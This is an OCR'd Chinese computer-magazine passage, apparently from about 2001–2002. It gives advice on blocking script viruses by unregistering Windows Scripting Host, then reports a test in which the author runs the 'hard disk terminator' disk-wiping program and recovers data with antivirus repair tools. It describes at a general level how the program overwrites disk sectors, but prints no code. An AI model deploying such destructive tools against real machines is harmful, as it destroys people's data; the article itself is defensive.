
但是像.VBS、.JS这类脚本文件病毒就更毒、更狠了，因为它们在破坏过程中几乎无声无息，运行它们时没有任何提示。去年风光一时的“爱虫”属于此类病毒，最近大名鼎鼎的“HAPPY TIME”甚至只要用鼠标移动到它的邮件名上，IE的预览功能就可激活此病毒，好利害！象这样的文件还有.wsc、.wsf、vbe、jse，它们有一个共同点就是用Wscript.exe来执行，也就是Windows的“批处理”——Windows scripting host。

防范此类病毒的方法就是将Windows scripting host卸载掉，具体方法是：我的电脑→控制面板→添加／删除程序→安装Windows→附件→详细资料→Windows scripting host→确定。其实还有一种方法更简单，依次键入下面两段命令：regsvr32/u wshom.ocx回车、regsvr32/u wshext.dll回车，就可以把注册表中.wsh对象的注册值删掉。这样那些必须依靠对象运行的病毒就因为找不着对象而无法运行下去。

另外，这些病毒基本都是利用Outlook来散播的，它们往往会自动往地址簿中的EMAIL地址发送以自已为附件的邮件。所以我们也可以把Outlook提供给外部脚本调用的接口对象禁掉，具体作法是：regsvr32/u msoe.dll。如果要恢复使用，只要在以上的命令中去掉／u再运行一次即可。

在此，建议您在浏览一些不熟悉的网站时最好把IE的安全级别设为高级，把ActiveX控件和插件关闭，将Active scripting屏蔽掉。方法是：运行IE→工具→Internet选项→安全→自定义级别，对所有ActiveX相关选项选“禁用”，对所有JS脚本也选择“禁用”选项。对于来历不明的邮件，特别是含有附件的邮件不要轻易打开，更不要执行附件里面的文件。

安装网络防火墙也是非常必要的（特别是拔号上网用户），至少可以在你的电脑和网络之间筑起一道防线，防火墙软件推荐您用国产的“天网个人防火墙”，免费，占用系统资源也不多。再有，平时还要打开杀毒软件的实时监控以防止病毒感染和破坏；对于经常下载软件的下载狂，每次下载完一定要用几种杀毒软件轮流查一遍，在确保无毒的情况下，再用木马查杀软件如TheCleaner、木马克星等查上一遍，然后方可执行。最后，就是要及时更新这些软件的病毒库，否则，对新病毒、新木马的防御几乎等于零。



生与死的边缘

——“硬盘终结者”的地狱之旅

文/maldinilbx 随风飘飘任逍遥

对于个人电脑用户来说，硬盘炸弹无疑是一个恶梦。一旦中了这种硬盘炸弹，轻则一分区的数据全部被删除，重则整个硬盘数据全部丢失。那么这些硬盘炸弹工具的工作原理是什么？为什么会造成这么大的危害？我们该如何防止呢？？本文作者不惜以身试“法”，带着大家一起走过了硬盘终结者的惊险旅程。

“硬盘终结者”是蔬菜工作室出品的恶性硬盘炸弹程序，出生日期为2001年7月。它出手狠毒，中招后数据通常都会“尸骨无存”，使受害者“死不瞑目”（尤其是在C盘下激活硬盘终结者，它将会和C盘的所有数据同归于尽）。如果受害者对硬盘数据结构不熟悉，又或者不懂得使用NORTON DISK DOCTOR等专业软件来搜索、寻找、恢复数据，往往只能“在烈火中永生”（FDISK + FORMAT），所有珍贵数据资料都将在硬盘终结者的魔爪下灰飞烟灭。由于其辣手无情，极少人有以身试毒的勇气，有关它的详细资料、测试报告更如凤毛麟角。

借着“硬盘终结者”“一周岁”之际，为免更多人在遭到其毒手后“还阳”无门，笔者向大家展示它的破坏全过程，陪同大家踏上硬盘终结者的地狱之旅，并拍摄诸多珍贵的“照片”以供大家留念。

“硬盘终结者”，使用了VxD技术，所以能够在Windows环境中直接写硬盘扇区，而无需等待重启就可以马上破坏硬盘数据。“硬盘终结者”在Windows 9x/Me系统中运行后立即在后台进行毁灭性破坏，不会显示任何界面，它会从硬盘第一物理扇区（0柱0面1扇区）开始，向其中写入内存垃圾数据。

如图1所示的HDBreaker.exe就是硬盘终结者1.1版的主程序，大小为81K。大家看了以上的文字介绍，是否有种头皮发麻、脊骨生寒的感觉？其实这些只是硬盘终结者的简介，从上述文字中我们




图1

不难想像到中招后的硬盘必然“惨不忍睹”。但究竟如何“惨不忍睹”呢？系统会无法正常启动吗？逻辑分区会丢失吗？数据会破坏吗？硬盘还能继续使用吗？……

一些文章曾经指出，“被硬盘终结者破坏的硬盘，其C盘的数据是无法完全恢复的；其他分区中的数据能否恢复就要看你的本事了”，而且还提到，“只有江民公司的KV3000和金山公司的毒霸2001能够成功修复除C盘以外的硬盘数据，而其它杀毒软件则无能为力”云云。

从上述援引的两段文字，我们可以看出，中招以后的硬盘，全部成功恢复所有数据的可能性几乎为0，但是我们还是有希望恢复C盘以外其他分区的数据。那么，如何运用这两种杀毒软件挽救经历硬盘终结者“洗劫”的数据呢？笔者抱着“我不入地狱，谁入地狱”的决心，就为大家闯一闯“地狱”，再一次详细测试被硬盘终结者破坏后硬盘数据的恢复方法，希望对大家有所帮助。

需要说明一点：本测试只是针对杀毒软件对被破坏后的数据恢复程度，从而观察该杀毒软件的数据恢复功能，因此测试对象不包括如NORTON DISK DOCTOR等专业修复工具；由于曾经有文章指出多个杀毒软件如冠群金辰KILL2000、瑞星RAV2002、北信源VRV2001、创源安全之星XP

等的DOS版均无法恢复数据，并经笔者亲身验证，所以本测试只是“邀请”了金山毒霸和KV3000这两位“成功人仕”登台献艺；还有就是需要特别强调：

本测试极度危险，笔者是在完善的备份措施、充分的准备工作下进行。

如果大家没有做好心理准备，切勿在自己的电脑上玩火。

笔者不对因此而造成的直接间接损失负任何责任！请大家千万谨记！

说到这里，相信诸位读者对“硬盘终结者”已经有一个初步的了解。下面让我们共同踏上通往“地狱”的硬盘终结者号“专车”吧！

测试的硬盘容量为4.3G左右，笔者创建了两个分区，C盘为600M，而D盘只有200M，其他的空间没有划分出来。因为“硬盘终结者”只能够作用于Windows 95/98/Me，笔者选择了总体评价较高、用户较多的Windows 98se；软件方面，在C盘上安装了Windows优化大师，金山毒霸2002，KVW3000多功能国际版，D盘存放了硬盘终结者所在的文件夹HDBREAKER、KV3000安装文件、一个游戏软件以及KEY_MAKE，合计4个文件夹。鉴于前段时间金山公司已经推出了金山毒霸2002，而其中附带的硬盘修复工具比金山毒霸2001有一定程度的改进，所以本测试放弃了金山毒霸2001而改用金山毒霸2002。

废话就不多说了，硬盘终结者的“地狱之旅”正式开始。

我运行存放在D盘上的硬盘终结者主程序，顿时，硬盘灯狂闪，鼠标移动略显凝滞。接着我们可以看到在硬盘终结者所在的目录下增加了一个名字为Sector.vxd的文件（图2 中间）。




图 2

然后，马上运行Windows优化大师，打算看看硬盘终结者的进程，结果出现了“程序打开错误”的情况（图3、图4）。




图 3




图 4

看来硬盘数据已经开始遭到破坏，相当一部分程序已经无法运行。笔者尽可能运行不同的程序以观察更多的情况，于是立即运行金山毒霸2002对C盘进行查毒操作，结果金山毒霸2002同样无法正常运作（图5）。

在硬盘终结者的强大破坏力之下，这些程序的运行已经出错连连。几秒钟后，Windows 98se系统更是出现了“非法操作”提示框（图6）。




图 5




图 6

此时系统已经完全失去控制，重新启动电脑以后，发现硬盘已经无法引导。使用Windows 98启动盘引导后，打算在DOS下进入硬盘的C、D盘查看一下。不是吧？两个逻辑分区居然全部丢失了？！（图7）




图 7

冷汗还没有干。

每个人身上都有冷汗，包括笔者在内的三位测试人员和四位旁观者，因为每个人都已亲眼目睹、亲身体验到这个程序的破坏力。

短短几分钟发生的事，却让我们一辈子刻骨铭心。就在程序运行的一瞬间，我们等于在地狱的边缘转了一圈。

硬盘的所有分区均全部无法进入，看来硬盘终结者的破坏工作已经完成，而且相当彻底。当前首要任务，就是立即寻找丢失的数据，尽可能将损失降至最低。下面我们一起来看看如何使用金山毒霸2002以及KV3000来进行数据恢复工作。

首先出场的是反病毒界的新星——金山毒霸2002。

使用金山毒霸2002抢救被硬盘终结者破坏后的数据，分两种情况：第一种是用户平时曾经做过

金山毒霸的DOS杀毒盘，那么就比较方便了。在制作金山毒霸DOS杀毒盘的过程中，金山毒霸就会在其DOS杀毒盘里自动生成一个名字为hd0.dat的文件，这就是硬盘主引导记录的备份文件，有了它，就可以很轻易找回硬盘的部分数据了。这时候，我们的工作就是把hd0.dat恢复到硬盘上。

首先在其他电脑上用format a:/s制作一张启动盘，然后在安装了金山毒霸2002的电脑上把金山毒霸2002所在目录中的硬盘修复工具KAVFIX.EXE及其支持文件KAVFIX.OVL复制到这张启动盘上。最后，别忘了将以前制作的金山毒霸DOS杀毒盘中的hd0.dat也一并复制到这张启动盘上！

重启需要修复的电脑，用刚刚做好的启动盘引导。进入DOS以后，键入KAVFIX，回车，进




图8

入金山毒霸硬盘修复工具的主界面（图8）。

此时需要先用F10开启菜单选项，在Object菜单下边选择第一项“SELECT DRIVE …”，用来选择一个操作的硬盘，其后，金山毒霸硬盘修复工具就会提醒你备份现在的硬盘引导记录。备份完成以后，马上选择Tools选项中的第四项RESTORE BOOT RECORD（图8），输入路径为刚刚做引导盘时保存的hd0.dat文件的路径，默认为a:\hd0.dat，按照提示就可以开始修复工作了。

修复完成以后，系统会提醒用户重新启动。按照提示重启，再一次使用启动盘引导进入DOS，就可以发现原来硬盘的C、D盘都可以进入了，我们可以看到D盘刚才的那4个文件夹，而且D盘的数据全部完整无缺。但非常遗憾，C盘里的所有东西已经变成一个乱码文件，C盘的数据恢复失败（图9）。至于恢复失败的原因，笔者将在下文中详细陈述。

如果平时没有制作金山毒霸的DOS杀毒盘，就等于没有备份硬盘的主引导记录文件hd0.dat，怎么办呢？答案还是肯定的：可以恢复。这时候我们重复上述步骤，先做一张启动盘，同样把




图9

KAVFIX.EXE、KAVFIX.OVL两个文件复制进去，还是用这张启动盘引导系统，然后启动金山毒霸硬盘修复工具，选择一个操作的硬盘。其实到现在为止，所有操作都和上面一样，之后我们就要选择Tools项目的第一项——“FAST SEARCH PARTITION TABLE …”（快速硬盘修复），然后按照提示选择就可以开始修复工作

